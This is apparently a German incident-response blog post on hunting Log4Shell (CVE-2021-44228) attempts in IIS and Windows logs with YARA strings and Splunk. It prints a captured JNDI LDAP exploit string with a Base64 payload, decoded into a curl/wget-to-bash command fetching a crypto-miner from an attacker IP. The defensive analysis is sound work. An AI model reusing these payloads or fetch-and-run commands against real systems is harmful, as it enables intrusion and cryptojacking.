CVE-2021-44228 DFIR Notizen

Auf dem Heimweg bekam ich die ersten Nachrichten über die #log4shell-Sicherheitslücke herein.
Eine schwerwiegende Sicherheitslücke (CVE-2021-44228), die mehrere Versionen des Apache Log4j 2-Dienstprogramms betrifft, wurde am 9. Dezember 2021 über das GitHub-Projekt öffentlich bekannt gegeben. Diese von Chen Zhaojun vom Alibaba Cloud Security Team entdeckte Sicherheitslücke betrifft Apache Log4j 2 Versionen 2.0 bis 2.14.1
Habe mich gleich nach meiner Ankunft zu Hause reingestürzt. Splunk4tw wie üblich.
Nachdem der erste Proof-of-Concept-Exploit auf GitHub veröffentlicht wurde, begannen Bedrohungsakteure, das Internet nach Systemen zu durchsuchen, die für diese aus der Ferne ausnutzbare Sicherheitslücke anfällig sind, die keine Authentifizierung erfordert. Was Sie unten sehen, sind Teile dieser Scan- und Exploit-Versuche.
Mein erster Schritt ist zu prüfen, ob jemand eine erste YARA-Regel veröffentlicht hat. Gefunden hier https://gist.github.com/Neo23x0/e4c8b03ff8cdf1fa63b7d15db6e3860b (Thx Florian Roth)
Darin werden folgende Erkennungsstrings erwähnt:
strings:
$x1 = "${jndi:ldap:/"
$x2 = "${jndi:rmi:/"
$x3 = "${jndi:ldaps:/"
$x4 = "${jndi:dns:/"
Ich habe keine Angst... lasst uns ein paar CPUs quälen und mit der schlimmsten Splunk-Suche direkt aufs Ganze gehen.
index=* jndi:ldap* (aktualisierte Abfrage mit index=* "{lower:l}${lower:d}a${lower:p}")
Ich habe Treffer sowohl in meinen IIS-Protokollen als auch in der Windows-Ereignisprotokollierung (redacted) und viele blockierte Versuche in der Firewall-Protokollierung....
IIS:

WINEVENTLOG:


Überprüfung der IP-Adresse 45.155.205.233.....St. Petersburg, Russland.....was für eine Überraschung.
Der gefundene String sieht aus wie ein klassischer, obfuskierter, codierter bösartiger String aus dem Lehrbuch. Mal sehen, was er tut:
Decodieren wir den Base64-String mit CyberChef.
2021-12-10 13:26:16 [redacted] GET / - 443 - xxx.xx.xxx.xx ${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xNDUuMzUuMTk1LjYzOjgwfHx3Z2V0IC1xIC1PLSA0NS4xNTUuMjA1LjIzMzo1ODc0LzE0NS4zNS4xOTUuNjM6ODApfGJhc2g=} http://[redacted]:80/ 200 0 0 171

(curl -s 45.155.xx.233:xxxx/145.xx.195.63:80||wget -q -O- 45.xx.205.233:xxxx/145.xx.xxx.63:80)|bash
Curl...ein Shell-Skript ausführen, bash....OMG. Ich bekomme eine Ahnung, was dieses fiese Stück Arbeit tun wird....
Führen wir den Curl-Befehl in einer Sandbox aus:

368 Zeilen Code. (Hier ausführen, wenn Sie das gesamte Skript sehen möchten --> https://reqbin.com/c-ipejxywd
Einige Ausschnitte:



Und nachdem es fertig ist, löscht es sogar die Logdateien...was für eine Überraschung:

Es versucht im Grunde, eine Malware namens Kingsin zu installieren, ein Crypto-Miner. Zielgeräte sind nix-Systeme. Stellen Sie sicher, dass Sie Ihre Systeme patchen, da der Exploit verwendet wird, um alle Arten von Payloads auszuführen, wahrscheinlich.
Danke an meine Kollegen Martijn von Umbrio und Rob [redacted] für einen Freitagabend voller WhatsApp-Gefechte zu diesem Thema. 00:09 Zeit fürs Bett.
#UPDATES & gute Ressourcen#